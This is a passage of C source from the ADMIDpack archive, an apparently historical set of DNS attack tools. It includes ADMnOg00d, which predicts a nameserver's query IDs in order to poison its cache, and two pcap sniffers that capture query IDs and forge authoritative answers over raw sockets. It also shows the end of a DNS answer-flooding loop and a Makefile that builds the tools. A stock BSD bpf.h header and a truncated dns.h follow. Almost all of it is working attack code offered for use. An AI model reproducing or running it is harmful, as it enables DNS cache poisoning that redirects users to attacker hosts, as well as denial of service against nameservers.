                   s_ip=ntohl(s_ip);
                   s_ip++;
                   s_ip=htonl(s_ip);
                  printf("send packet num %i:%i\n",x,i);
            }
      } /* end of DNS DOS */


if(argc > 6 )idstart = atoi(argv[6]);
else
  idstart = ID_START;
if(argc > 7 )idstop  = atoi(argv[7]);
else
  idstop = ID_STOP;

if(argc > 8 ){
  portstart = atoi(argv[8]);
  portstop  = atoi(argv[9]);
  }

 else {
   portstart = PORT_START;
   portstop  = PORT_STOP;
   }


bzero(buffer2,sizeof(buffer2));
bzero(namez,sizeof(namez));
i=0;
x=0;
s_ip=s_ip2;
d_ip=d_ip2;



    for(;idstart<idstop;idstart++){
       dns->id      = htons(idstart);
       dns->qr      = 1;
       dns->rd      = 1;
       dns->aa      = 1;
       dns->que_num = htons(1);
       dns->rep_num = htons(1);
       printf("send awnser with id %i to port %i at port %i\n",idstart,portstart,portstop
);
       i=makepaketAW(data,argv[3],argv[4],TYPE_A);
       for(;x < portstop; x++)
          udp_send(sraw,s_ip,d_ip,53,x,buffer2,DNSHDRSIZE+i);
       x = portstart;
      }
```

```
printf(" terminated..\n");
}
<-->
<++> ADMIDpack/ADMnOg00d.c
/***************************/
/* ADMnog00d (c) ADM       */
/***************************/
/*  ADM DNS ID PREDICTOR   */
/***************************/

#include <fcntl.h>
#include <unistd.h>
#include "dns.h"
#include "ADM-spoof.c"
#include "ADMDNS2.c"


#define  VERSION "0.7 pub"
#define  SPOOFIP "4.4.4.4"
#define  ERROR  -1
#define  LEN   sizeof(struct sockaddr)
#define  UNDASPOOF "111.111.111.111"
#define  TIMEOUT 300
#define  DNSHDRSIZE 12

void usage()
{

   printf(" ADMnoG00D <your ip> <dns trust> <domaine trust> <ip victim> <TYPE> <spoof nam
e> <spoof ip> <ns.trust.for.the.spoof> [ID] \n");
   printf("\n ex: ADMnoG00d ppp.evil.com ns1.victim.com provnet.fr ns.victim.com 1 mouhha
hahaha.hol.fr 31.3.3.7 ns.isdnet.net [ID] \n");
   printf(" well... we going to poison ns.victime.com for they resolv mouhhahaha.hol.fr i
n 31.3.3.7\n");
   printf(" we use provnet.fr and ns1.provnet for find ID of ns.victim.com\n");
   printf(" we use ns.isdnet.net for spoof because they have auth on *.hol.fr\n");
   printf(" for more information..\n");
   printf(" check ftp.janova.org/pub/ADM/ \n");
   printf(" mail  ADM@janova.org \n");
   printf(" ask Heike from me...:) \n");
   exit(-1);
}

void senddnspkt(s,d_ip,wwwname,ip,dns)
int s;
u_long d_ip;
char *wwwname;
char *ip;
struct dnshdr *dns;
{
 struct sockaddr_in sin;
 int  i;
 char buffer[1024];
 char *data = (char *)(buffer+DNSHDRSIZE);
 bzero(buffer,sizeof(buffer));
 memcpy(buffer,dns,DNSHDRSIZE);

if(dns->qr == 0)
  {
   i=makepaketQS(data,wwwname,TYPE_A);
   sin.sin_family = AF_INET;
   sin.sin_port   = htons(53);
   sin.sin_addr.s_addr = d_ip;
   sendto(s,buffer,DNSHDRSIZE+i,0,(struct sockaddr *)&sin,LEN);
  }

 else
  {
  i=makepaketAW(data,wwwname,ip,TYPE_A);
```

```
  sin.sin_family = AF_INET;
  sin.sin_port   = htons(53);
  sin.sin_addr.s_addr = d_ip;
  sendto(s,buffer,DNSHDRSIZE+i,0,(struct sockaddr *)&sin,LEN);
  }
}



void dns_qs_no_rd(s,d_ip,wwwname,ID)
int s;
u_long d_ip;
char *wwwname;
int ID;
{
struct dnshdr *dns;
char   *data;
char   buffer[1024];
int i;

dns  = (struct dnshdr *)buffer;
data = (char *)(buffer+DNSHDRSIZE);
bzero(buffer,sizeof(buffer));

       dns->id      = htons(ID);
       dns->qr      = 0;
       dns->rd      = 0; /* dont want the recusion !! */
       dns->aa      = 0;
       dns->que_num = htons(1);
       dns->rep_num = htons(0);
       i=makepaketQS(data,wwwname,TYPE_A);
       senddnspkt(s,d_ip,wwwname,NULL,dns);
}



void main(int argc, char **argv)
     {
         struct   sockaddr_in sin_rcp;
         struct   dnshdr *dns,  *dns_recv;
         char             *data, *data2;
         char             buffer2[4000];
         char             buffer[4000];
         char             spoofname[255];
         char             spoofip[255];
         char             dnstrust[255];
         char             bla[255];
         char             *alacon;
         unsigned char    fakename[255];
         unsigned char    namez[255];
         unsigned long    s_ip,  s_ip2;
         unsigned long    d_ip,  d_ip2, trust;
         unsigned int     DA_ID = 65535, loop = 65535;
                  int     sraw, s_r, i, on=1, x, ID,timez;
                  int     len = sizeof(struct sockaddr);

 dns_recv = (struct dnshdr *)(buffer);
 data2    = (char *)(buffer+DNSHDRSIZE);
 dns      = (struct dnshdr *)buffer2;
 data     = (char *)(buffer2+DNSHDRSIZE);

 bzero(buffer2,sizeof(buffer2));
 srand(time(NULL));


if( (s_r=socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) == ERROR ){
     perror("socket");
     exit(ERROR);
```

```
     }


  if( (fcntl(s_r,F_SETFL,O_NONBLOCK)) == ERROR ){
     perror("fcntl");
     exit(ERROR);
     }


if ((sraw = socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR ){
    perror("socket");
    exit(ERROR);
    }

if( (setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) == ERROR)){
    perror("setsockopt");
    exit(ERROR);
    }

 if(argc < 2) usage();


 if(argc > 9 )DA_ID = loop = atoi(argv[9]);

if(argc > 6)strcpy(spoofname,argv[6]);
 else{
     printf("enter the name you wanna spoof:");
     scanf("%s",spoofname);
    }

if(argc > 7)strcpy(bla,argv[7]);
  else{
     printf("enter the ip's  of the spoof name:");
     scanf("%s",bla);
    }

  alacon =(char *)inet_ntoa(host2ip(bla));
  strcpy(spoofip,alacon);



  if( argc > 8 ) strcpy(bla,argv[8]);
  else{
      printf("enter the DNS trust of the victim:");
       scanf("%s",bla);
      }

  alacon =(char *)inet_ntoa(host2ip(bla));
  strcpy(dnstrust,alacon);



 printf("ADMnoG00d %s\n",VERSION);
 printf("\033[1mHeike\033[0m ownz Me So g\033[5m\033[36m0\033[0m\033[1m0\033[0md\n");
 sleep(1);
 printf("\nLets Play =)!!\n");

/* save some param */
s_ip2        = host2ip(argv[1]);
d_ip2 = d_ip = host2ip(argv[4]);
trust =        host2ip(argv[2]);
s_ip         = host2ip(UNDASPOOF);


while(1){


       sprintf(fakename,"%i%i%i%i%i%i.%s",
               myrand(),
               myrand(),
```

```
              myrand(),
              myrand(),
              myrand(),
              myrand(),
              argv[3]);

     sendquestion(s_ip,d_ip,fakename,TYPE_A);


    /* end of question packet */


    bzero(buffer2,sizeof(buffer2)); /* RE init some variable */
    bzero(namez,sizeof(namez));
    i=0;
    x=0;


/* here  start the spoof anwser */

ID = loop;

for(;loop >= ID-10 ;loop--){
       dns->id      = htons(loop);
       dns->qr      = 1;
       dns->rd      = 1;
       dns->aa      = 1;
       dns->que_num = htons(1);
       dns->rep_num = htons(1);

       i=makepaketAW(data,fakename,SPOOFIP,TYPE_A);
       udp_send(sraw,trust,d_ip2,53,53,buffer2,DNSHDRSIZE+i);
    }

bzero(buffer2,sizeof(buffer2)); /* RE init some variable */
bzero(namez,sizeof(namez));
i=0;
x=0;

 /* time for test spoof     */

 dns_qs_no_rd(s_r,d_ip2,fakename,myrand()); /* here we sending question */
                                            /* non recursive ! */

 /* we waiting for awnser ... */

 while(1){
  for(timez=0;timez < TIMEOUT; timez++){
     if( recvfrom(s_r,buffer,sizeof(buffer),0,(struct sockaddr *)&sin_rcp,&len) != -1 )
       {
        printf("ok whe have the reponse ;)\n");
        timez = 0;
        break;
       }
     usleep(10);
     timez++;
    }
   if(timez != 0){
     printf("hum no reponse from the NS ressend question..\n");
     dns_qs_no_rd(s_r,d_ip2,fakename,myrand());
     }
   else break;
 }
   /* ok we have a awnser */
   printf("fakename = %s\n",fakename);
       if(sin_rcp.sin_addr.s_addr ==  d_ip2 )
          if(sin_rcp.sin_port == htons(53) )
            {
             if( dns_recv->qr == 1 )
                if( dns_recv->rep_num == 0 ) /* hum we dont have found the right ID */
```

```
                        printf("try %i < ID < %i \n",ID-10,ID);

                      else{
                       /* Hoho we have  the spoof has worked we have found the right ID ! *
/
                       printf("the DNS ID of %s iz %i< ID <%i !!\n",argv[4],loop-10,loop);
                       printf("let's send the spoof...\n");
                       dnsspoof(dnstrust,argv[4],spoofname,spoofip,loop,atoi(argv[5]));

                       printf("spoof sended ...\n");
                       exit(0);
                       }
               } /* end of if (sin_rcp.sin_port == htons(53) ) */
      bzero(buffer,sizeof(buffer));

  } /* end of while loop */

}/* end of proggies */
<-->
<++> ADMIDpack/ADMsnOOfID.c
#include "ADM-spoof.c"
#include "dns.h"
#include "ADMDNS2.c"
#include <pcap.h>
#include <net/if.h>

#define  DNSHDRSIZE 12
#define  SPOOF      "127.0.0.1"
#define  VERSION    "ver 0.6 pub"
#define  ERROR      -1

int ETHHDRSIZE;

void main(argc, argv)
int argc;
char *argv[];
   {
   struct pcap_pkthdr h;
   struct pcap *pcap_d;
         struct   iphdr  *ip;
         struct   udphdr *udp;
         struct   dnshdr *dnsrecv,*dnssend;
         char            *data;
         char            *data2;
         char            *buffer;
         char            namefake[255];
         char            buffer2[1024];
         char            ebuf[255];
         char            spoofname[255];
         char            spoofip[255];
         char            bla[255];
         char            dnstrust[255];
         char            *alacon;
         unsigned long   s_ipns;
         unsigned long   d_ip;

         int  sraw, i, on=1, con, ID,DA_ID,type;

srand( (time(NULL) % random() * random()) );


if(argc <2){
  printf("usage : %s <device> <ns.victim.com> <your domain> <IP of ur NS> <type 1,12> <sp
oofname> <spoof ip> <ns trust> \n",argv[0]);
  printf("ex: %s eth0 ns.victim.com hacker.org 123.4.5.36 12 damn.diz.ip.iz.ereet.ya mail
.provnet.fr ns2.provnet.fr  \n",argv[0]);
  printf(" So ... we tryed to poison victim.com with type 12 (PTR) .. now if som1 asked f
or the ip of mail.provnet.fr they have resoled to damn.diz.ip.iz.ereet.ya\n");
  exit(0);
```

```
  }

if(strstr(argv[1],"ppp0"))ETHHDRSIZE = 0;
 else ETHHDRSIZE = 14;

if(argc>5)type=atoi(argv[5]);


if(argc > 6)strcpy(spoofname,argv[6]);
 else{
  printf("enter the name you wanna spoof:");
  scanf("%s",spoofname);
 }

 if(argc > 7)strcpy(bla,argv[7]);
 else{
      printf("enter the ip's  of the spoof name:");
      scanf("%s",bla);
    }

 alacon =(char *)inet_ntoa(host2ip(bla));
 strcpy(spoofip,alacon);

if(argc > 8)strcpy(bla,argv[8]);
else{
    printf("enter the dns trust for the spoof\n");
    scanf("%s",bla);
    }
  alacon =(char *)inet_ntoa(host2ip(bla));
  strcpy(dnstrust,alacon);


 dnssend = (struct dnshdr  *)buffer2;
 data2   = (char *)(buffer2+DNSHDRSIZE);

 bzero(buffer2,sizeof(buffer2));


if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
  perror("socket");
  exit(ERROR);
  }

if( (setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR){
 perror("setsockopt");
 exit(ERROR);
 }

 printf("ADMsn0ofID.c %s ADM ID sniffer\n",VERSION);
 printf("ADMsnO0fID (\033[5m\033[01mc\033[0m) ADM,Heike\n");
 sleep(1);

 pcap_d = pcap_open_live(argv[1],1024,0,100,ebuf);

s_ipns = host2ip(argv[4]);
d_ip   = host2ip(argv[2]);
con    = myrand();

/* make the question for get the ID */

sprintf(namefake,"%d%d%d.%s",myrand(),myrand(),myrand(),argv[3]);
dnssend->id      = 2600;
dnssend->qr      = 0;
dnssend->rd      = 1;
dnssend->aa      = 0;
dnssend->que_num = htons(1);
dnssend->rep_num = htons(0);
i = makepaketQS(data2,namefake,TYPE_A);
udp_send(sraw, s_ipns, d_ip,2600+con, 53, buffer2, DNSHDRSIZE+i);
printf("Question sended...\n");
```

```
printf("Its Time to w8 \n");

while(1)
{
  buffer = (u_char *)pcap_next(pcap_d,&h); /* catch the packet */

  ip      = (struct iphdr   *)(buffer+ETHHDRSIZE);
  udp     = (struct udphdr  *)(buffer+ETHHDRSIZE+IPHDRSIZE);
  dnsrecv = (struct dnshdr  *)(buffer+ETHHDRSIZE+IPHDRSIZE+UDPHDRSIZE);
  data    = (char *)(buffer+ETHHDRSIZE+IPHDRSIZE+UDPHDRSIZE+DNSHDRSIZE);

if(ip->protocol == IPPROTO_UDP){
printf("[%s:%i ->",inet_ntoa(ip->saddr),ntohs(udp->source));
printf("%s:%i]\n",inet_ntoa(ip->daddr),ntohs(udp->dest));
}

    if(ip->protocol == 17 )
      if(ip->saddr.s_addr  == d_ip )
        if(ip->daddr.s_addr == s_ipns )
          if(udp->dest  == htons(53) )
            if(dnsrecv->qr == 0 )
             {
             printf("kewl :)~ we have the packet !\n");

             ID = dnsrecv->id ;    /* we get the id         */

             printf("the current id of %s is %d \n",argv[2],ntohs(ID));

             DA_ID = ntohs(ID);


             printf("send the spoof...\n");

             dnsspoof(dnstrust,argv[2],spoofname,spoofip,DA_ID,type);

             printf("spoof sended...\n");

             exit(0);
            }



  }

  /* well now we have the ID we cant predict the ID */

 }
<-->
<++> ADMIDpack/ADMsniffID.c

#include <pcap.h>

#include "ADM-spoof.c"
#include "dns.h"
#include "ADMDNS2.c"

#define  ERROR      -1
#define  DNSHDRSIZE 12
#define  VERSION    "ver 0.4 pub"

int ETHHDRSIZE;

void usage(){
 printf("usage : ADMsniffID <device> <IP> <name> <type of spoof[1,12]> \n");
 printf("ex: ADMsniffID eth0 \"127.0.0.1\" \"www.its.me.com\" \n");
 exit(ERROR);
}

void main(int argc, char **argv)
```

```
   {
   struct pcap_pkthdr h;
   struct pcap *pcap_d;
         struct   iphdr  *ip;
         struct   udphdr *udp;
         struct   dnshdr *dnsrecv,*dnssend;
         char            *data;
         char            *data2;
         char            *buffer;
         char            SPOOFIP[255];
         char            bla[255];
         char            spoofname[255];
         char            tmp2[255];
         char            ebuf[255];
         char            buffer2[1024];
         unsigned char   namez[255];
         int sraw,on=1,tmp1,type;


if(argc <2)usage();
if(strstr(argv[1],"ppp0"))ETHHDRSIZE = 0;
  else ETHHDRSIZE = 14;

strcpy(SPOOFIP,argv[2]);
strcpy(spoofname,argv[3]);
type = atoi(argv[4]);

/* Buffer 'n' tcp/ip stuff */

 dnssend = (struct dnshdr  *)buffer2;
 data2   = (char *)(buffer2+12);



 /* bzero(buffer,sizeof(buffer));          */
 bzero(bla,sizeof(bla));
 bzero(buffer2,sizeof(buffer2));


if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
    perror("socket");
    exit(ERROR);
    }

if( (setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR){
  perror("setsockopt");
  exit(ERROR);
  }

 /* open pcap descriptor */

 pcap_d = pcap_open_live(argv[1],sizeof(buffer),0,100,ebuf);

printf("ADMsniffID %s (c) ADMnHeike\n",VERSION);

while(1){

 buffer =(u_char *)pcap_next(pcap_d,&h); /* catch the packet */


 ip      = (struct iphdr   *)(buffer+ETHHDRSIZE);
 udp     = (struct udphdr  *)(buffer+ETHHDRSIZE+IPHDRSIZE);
 dnsrecv = (struct dnshdr  *)(buffer+ETHHDRSIZE+IPHDRSIZE+UDPHDRSIZE);
 data    = (char *)(buffer+ETHHDRSIZE+IPHDRSIZE+UDPHDRSIZE+DNSHDRSIZE);

 if(ip->protocol == 17)
  if(udp->dest == htons(53) )
    if(dnsrecv->qr == 0)
      {
     strcpy(namez,data);
```

```
     nameformat(namez,bla);
     printf("hum we have a DNS question from %s diz guyz wanna %s!\n",inet_ntoa(ip->saddr
),(char *)bla);

     bzero(bla,sizeof(bla));
     printf("the question have the type %i and type of the query %i\n"
            ,ntohs(*((u_short *)(data+strlen(data)+1)))
            ,ntohs(*((u_short *)(data+strlen(data)+2+1))));

     /* well in diz version we only spoof  the type 'A'       */
     /* check out for a new version in ftp.janova.org/pub/ADM */


     printf("make the spoof packet...\n");
     printf("dns header\n");

     /* here we gonna start to make the spoofed paket :)*/

       memcpy(dnssend,dnsrecv,DNSHDRSIZE+strlen(namez)+5);

       dnssend->id=dnsrecv->id;         /* haha the ID ;)     */
       dnssend->aa=1;                   /* i've the authority */
       dnssend->ra=1;                   /* i've the recusion  */
       dnssend->qr=1;                   /* its a awser        */
       dnssend->rep_num = htons(1);     /* i've one awnser    */


     printf("ID=%i\nnumba of question=%i\nnumba of awnser =%i\n"
            ,dnssend->id,ntohs(dnssend->que_num),ntohs(dnssend->rep_num));
     printf("Question..\n");
     printf("domainename=%s\n",data2);
     printf("type of question=%i\n",ntohs(*((u_short *)(data2+strlen(namez)+1))));
     printf("type of query=%i\n",ntohs(*((u_short *)(data2+strlen(namez)+1+2))));

      if( type ==   TYPE_PTR){
        tmp1=strlen(namez)+5;
        strcpy(data2+tmp1,namez);
        tmp1=tmp1+strlen(namez)+1;

        bzero(tmp2,sizeof(tmp2));
        nameformat(spoofname,tmp2);
        printf("tmp2 = %s\n",tmp2);


      printf(" mouhahahah \n");
      *((u_short  *)(data2+tmp1)) = htons(TYPE_PTR);
      *((u_short  *)(data2+tmp1+2))       = htons(1);
      *((u_long *)(data2+tmp1+2+2))       = htonl(86400);
      *((u_short  *)(data2+tmp1+2+2+4))   = htons(strlen((tmp2)+1));
      printf("bhaa?.\n");
      strcpy((data2+tmp1+2+2+4+2),tmp2);
      printf(" ouf !! =) \n");
      tmp1 = tmp1 +strlen(tmp2)+ 1;

    }

      if( type  == TYPE_A){
      tmp1=strlen(namez)+5;
      strcpy(data2+tmp1,namez);
      tmp1=tmp1+strlen(namez)+1;
      *((u_short  *)(data2+tmp1))         = htons(TYPE_A);
      *((u_short  *)(data2+tmp1+2))       = htons(1);
      *((u_long *)(data2+tmp1+2+2))       = htonl(86400);
      *((u_short  *)(data2+tmp1+2+2+4))   = htons(4);
      *((u_long *)(data2+tmp1+2+2+4+2)) = host2ip(SPOOFIP);

      }

    printf("Answer..\n");
    printf("domainname=%s\n",tmp2);
```

```
    printf("type=%i\n",ntohs(*((u_short  *)(data2+tmp1))));
    printf("classe=%i\n",ntohs(*((u_short  *)(data2+tmp1+2))));
    printf("time to live=%u\n",ntohl(*((u_long *)(data2+tmp1+2+2))));
    printf("resource data lenght=%i\n",ntohs(*((u_short  *)(data2+tmp1+2+2+4))));
    printf("IP=%s\n",inet_ntoa(*((u_long *)(data2+tmp1+2+2+4+2))));

    tmp1=tmp1+2+2+4+2+4; /* now tmp1 == the total length of packet dns */
                         /* without the dnshdr                        */


      udp_send(sraw
              ,ip->daddr
              ,ip->saddr
              ,ntohs(udp->dest)
              ,ntohs(udp->source)
              ,buffer2
              ,DNSHDRSIZE+tmp1);
           } /* end of the spoof             */
  } /* end of while(1)                      */
} /* The End !! ;)                          */
<-->
<++> ADMIDpack/Makefile
# version 0.1
#/usr/contrib/bin/gcc -L. -I. ADMkillDNS.c -lsocket -lnsl -lpcap -o ../ADMbin/ADMkillDNS
SHELL  = /bin/sh
# uncomment this if your are not on LinuX
#LIBS   = -lsocket -lnsl -lpcap
#
CC = gcc
LIBS = -lpcap
BIN = .
CFLAGS = -I. -L.
all: ADMkillDNS ADMsnOOfID ADMsniffID ADMdnsfuckr ADMnOg00d

ADMkillDNS: ADMkillDNS.c
        $(CC) $(CFLAGS) ADMkillDNS.c  $(LIBS) -o $(BIN)/ADMkillDNS

ADMsnOOfID: ADMsnOOfID.c
        $(CC) $(CFLAGS) ADMsnOOfID.c  $(LIBS) -o $(BIN)/ADMsnOOfID

ADMsniffID: ADMsniffID.c
        $(CC) $(CFLAGS) ADMsniffID.c  $(LIBS) -o $(BIN)/ADMsniffID

ADMdnsfuckr: ADMdnsfuckr.c
        $(CC) $(CFLAGS) ADMdnsfuckr.c $(LIBS) -o $(BIN)/ADMdnsfuckr

ADMnOg00d: ADMnOg00d.c
        $(CC) $(CFLAGS) ADMnOg00d.c   $(LIBS) -o $(BIN)/ADMnOg00d

clean:
        rm -f $(BIN)/*o $(BIN)/ADMsniffID $(BIN)/ADMsnOOfID $(BIN)/ADMnOg00d \
        $(BIN)/ADMkillDNS $(BIN)/ADMdnsfuckr
<-->
<++> ADMIDpack/bpf.h
/*-
 * Copyright (c) 1990, 1991, 1992, 1993, 1994, 1995, 1996, 1997
 *      The Regents of the University of California.  All rights reserved.
 *
 * This code is derived from the Stanford/CMU enet packet filter,
 * (net/enet.c) distributed as part of 4.3BSD, and code contributed
 * to Berkeley by Steven McCanne and Van Jacobson both of Lawrence
 * Berkeley Laboratory.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
```

```
 *    documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 *    must display the following acknowledgement:
 *      This product includes software developed by the University of
 *      California, Berkeley and its contributors.
 * 4. Neither the name of the University nor the names of its contributors
 *    may be used to endorse or promote products derived from this software
 *    without specific prior written permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *      @(#)bpf.h       7.1 (Berkeley) 5/7/91
 *
 * @(#) $Header: bpf.h,v 1.36 97/06/12 14:29:53 leres Exp $ (LBL)
 */

#ifndef BPF_MAJOR_VERSION

/* BSD style release date */
#define BPF_RELEASE 199606

typedef int bpf_int32;
typedef u_int bpf_u_int32;

/*
 * Alignment macros.  BPF_WORDALIGN rounds up to the next
 * even multiple of BPF_ALIGNMENT.
 */
#define BPF_ALIGNMENT sizeof(bpf_int32)
#define BPF_WORDALIGN(x) (((x)+(BPF_ALIGNMENT-1))&~(BPF_ALIGNMENT-1))

#define BPF_MAXINSNS 512
#define BPF_MAXBUFSIZE 0x8000
#define BPF_MINBUFSIZE 32

/*
 *  Structure for BIOCSETF.
 */
struct bpf_program {
        u_int bf_len;
        struct bpf_insn *bf_insns;
};

/*
 * Struct returned by BIOCGSTATS.
 */
struct bpf_stat {
        u_int bs_recv;          /* number of packets received */
        u_int bs_drop;          /* number of packets dropped */
};

/*
 * Struct return by BIOCVERSION.  This represents the version number of
 * the filter language described by the instruction encodings below.
 * bpf understands a program iff kernel_major == filter_major &&
 * kernel_minor >= filter_minor, that is, if the value returned by the
 * running kernel has the same major number and a minor number equal
 * equal to or less than the filter being downloaded.  Otherwise, the
 * results are undefined, meaning an error may be returned or packets
 * may be accepted haphazardly.
```

```
 * It has nothing to do with the source code version.
 */
struct bpf_version {
        u_short bv_major;
        u_short bv_minor;
};
/* Current version number of filter architecture. */
#define BPF_MAJOR_VERSION 1
#define BPF_MINOR_VERSION 1

/*
 * BPF ioctls
 *
 * The first set is for compatibility with Sun's pcc style
 * header files.  If your using gcc, we assume that you
 * have run fixincludes so the latter set should work.
 */
#if (defined(sun) || defined(ibm032)) && !defined(__GNUC__)
#define BIOCGBLEN       _IOR(B,102, u_int)
#define BIOCSBLEN       _IOWR(B,102, u_int)
#define BIOCSETF        _IOW(B,103, struct bpf_program)
#define BIOCFLUSH       _IO(B,104)
#define BIOCPROMISC     _IO(B,105)
#define BIOCGDLT        _IOR(B,106, u_int)
#define BIOCGETIF       _IOR(B,107, struct ifreq)
#define BIOCSETIF       _IOW(B,108, struct ifreq)
#define BIOCSRTIMEOUT   _IOW(B,109, struct timeval)
#define BIOCGRTIMEOUT   _IOR(B,110, struct timeval)
#define BIOCGSTATS      _IOR(B,111, struct bpf_stat)
#define BIOCIMMEDIATE   _IOW(B,112, u_int)
#define BIOCVERSION     _IOR(B,113, struct bpf_version)
#define BIOCSTCPF       _IOW(B,114, struct bpf_program)
#define BIOCSUDPF       _IOW(B,115, struct bpf_program)
#else
#define BIOCGBLEN       _IOR('B',102, u_int)
#define BIOCSBLEN       _IOWR('B',102, u_int)
#define BIOCSETF        _IOW('B',103, struct bpf_program)
#define BIOCFLUSH       _IO('B',104)
#define BIOCPROMISC     _IO('B',105)
#define BIOCGDLT        _IOR('B',106, u_int)
#define BIOCGETIF       _IOR('B',107, struct ifreq)
#define BIOCSETIF       _IOW('B',108, struct ifreq)
#define BIOCSRTIMEOUT   _IOW('B',109, struct timeval)
#define BIOCGRTIMEOUT   _IOR('B',110, struct timeval)
#define BIOCGSTATS      _IOR('B',111, struct bpf_stat)
#define BIOCIMMEDIATE   _IOW('B',112, u_int)
#define BIOCVERSION     _IOR('B',113, struct bpf_version)
#define BIOCSTCPF       _IOW('B',114, struct bpf_program)
#define BIOCSUDPF       _IOW('B',115, struct bpf_program)
#endif

/*
 * Structure prepended to each packet.
 */
struct bpf_hdr {
        struct timeval  bh_tstamp;      /* time stamp */
        bpf_u_int32     bh_caplen;      /* length of captured portion */
        bpf_u_int32     bh_datalen;     /* original length of packet */
        u_short         bh_hdrlen;      /* length of bpf header (this struct
                                           plus alignment padding) */
};
/*
 * Because the structure above is not a multiple of 4 bytes, some compilers
 * will insist on inserting padding; hence, sizeof(struct bpf_hdr) won't work.
 * Only the kernel needs to know about it; applications use bh_hdrlen.
 */
#ifdef KERNEL
#define SIZEOF_BPF_HDR 18
#endif
```

```
/*
 * Data-link level type codes.
 */
#define DLT_NULL        0       /* no link-layer encapsulation */
#define DLT_EN10MB      1       /* Ethernet (10Mb) */
#define DLT_EN3MB       2       /* Experimental Ethernet (3Mb) */
#define DLT_AX25        3       /* Amateur Radio AX.25 */
#define DLT_PRONET      4       /* Proteon ProNET Token Ring */
#define DLT_CHAOS       5       /* Chaos */
#define DLT_IEEE802     6       /* IEEE 802 Networks */
#define DLT_ARCNET      7       /* ARCNET */
#define DLT_SLIP        8       /* Serial Line IP */
#define DLT_PPP         9       /* Point-to-point Protocol */
#define DLT_FDDI        10      /* FDDI */
#define DLT_ATM_RFC1483 11      /* LLC/SNAP encapsulated atm */
#define DLT_RAW         12      /* raw IP */
#define DLT_SLIP_BSDOS  13      /* BSD/OS Serial Line IP */
#define DLT_PPP_BSDOS   14      /* BSD/OS Point-to-point Protocol */

/*
 * The instruction encondings.
 */
/* instruction classes */
#define BPF_CLASS(code) ((code) & 0x07)
#define         BPF_LD          0x00
#define         BPF_LDX         0x01
#define         BPF_ST          0x02
#define         BPF_STX         0x03
#define         BPF_ALU         0x04
#define         BPF_JMP         0x05
#define         BPF_RET         0x06
#define         BPF_MISC        0x07

/* ld/ldx fields */
#define BPF_SIZE(code)  ((code) & 0x18)
#define         BPF_W           0x00
#define         BPF_H           0x08
#define         BPF_B           0x10
#define BPF_MODE(code)  ((code) & 0xe0)
#define         BPF_IMM         0x00
#define         BPF_ABS         0x20
#define         BPF_IND         0x40
#define         BPF_MEM         0x60
#define         BPF_LEN         0x80
#define         BPF_MSH         0xa0

/* alu/jmp fields */
#define BPF_OP(code)    ((code) & 0xf0)
#define         BPF_ADD         0x00
#define         BPF_SUB         0x10
#define         BPF_MUL         0x20
#define         BPF_DIV         0x30
#define         BPF_OR          0x40
#define         BPF_AND         0x50
#define         BPF_LSH         0x60
#define         BPF_RSH         0x70
#define         BPF_NEG         0x80
#define         BPF_JA          0x00
#define         BPF_JEQ         0x10
#define         BPF_JGT         0x20
#define         BPF_JGE         0x30
#define         BPF_JSET        0x40
#define BPF_SRC(code)   ((code) & 0x08)
#define         BPF_K           0x00
#define         BPF_X           0x08

/* ret - BPF_K and BPF_X also apply */
#define BPF_RVAL(code)  ((code) & 0x18)
#define         BPF_A           0x10
```

```
/* misc */
#define BPF_MISCOP(code) ((code) & 0xf8)
#define         BPF_TAX         0x00
#define         BPF_TXA         0x80

/*
 * The instruction data structure.
 */
struct bpf_insn {
        u_short code;
        u_char  jt;
        u_char  jf;
        bpf_int32 k;
};

/*
 * Macros for insn array initializers.
 */
#define BPF_STMT(code, k) { (u_short)(code), 0, 0, k }
#define BPF_JUMP(code, k, jt, jf) { (u_short)(code), jt, jf, k }

#ifdef KERNEL
extern u_int bpf_filter();
extern void bpfattach();
extern void bpf_tap();
extern void bpf_mtap();
#else
#if __STDC__
extern u_int bpf_filter(struct bpf_insn *, u_char *, u_int, u_int);
#endif
#endif

/*
 * Number of scratch memory words (for BPF_LD|BPF_MEM and BPF_ST).
 */
#define BPF_MEMWORDS 16

#endif
<-->
<++> ADMIDpack/dns.h

#define DNSHDRSIZE 12

struct dnshdr {
unsigned short int id;

unsigned char  rd:1;           /* recursion desired */
unsigned char  tc:1;           /* truncated message */
unsigned char  aa:1;           /* authoritive answer */
unsigned char  opcode:4;       /* purpose of message */
unsigned char  qr:1;           /* response flag */

unsigned char  rcode:4;        /* response code */
unsigned char  unused:2;       /* unused bits */
unsigned char  pr:1;           /* primary server required (non standard) */
unsigned char  ra:1;           /* recursion available */

unsigned short int que_num;
unsigned short int rep_num;
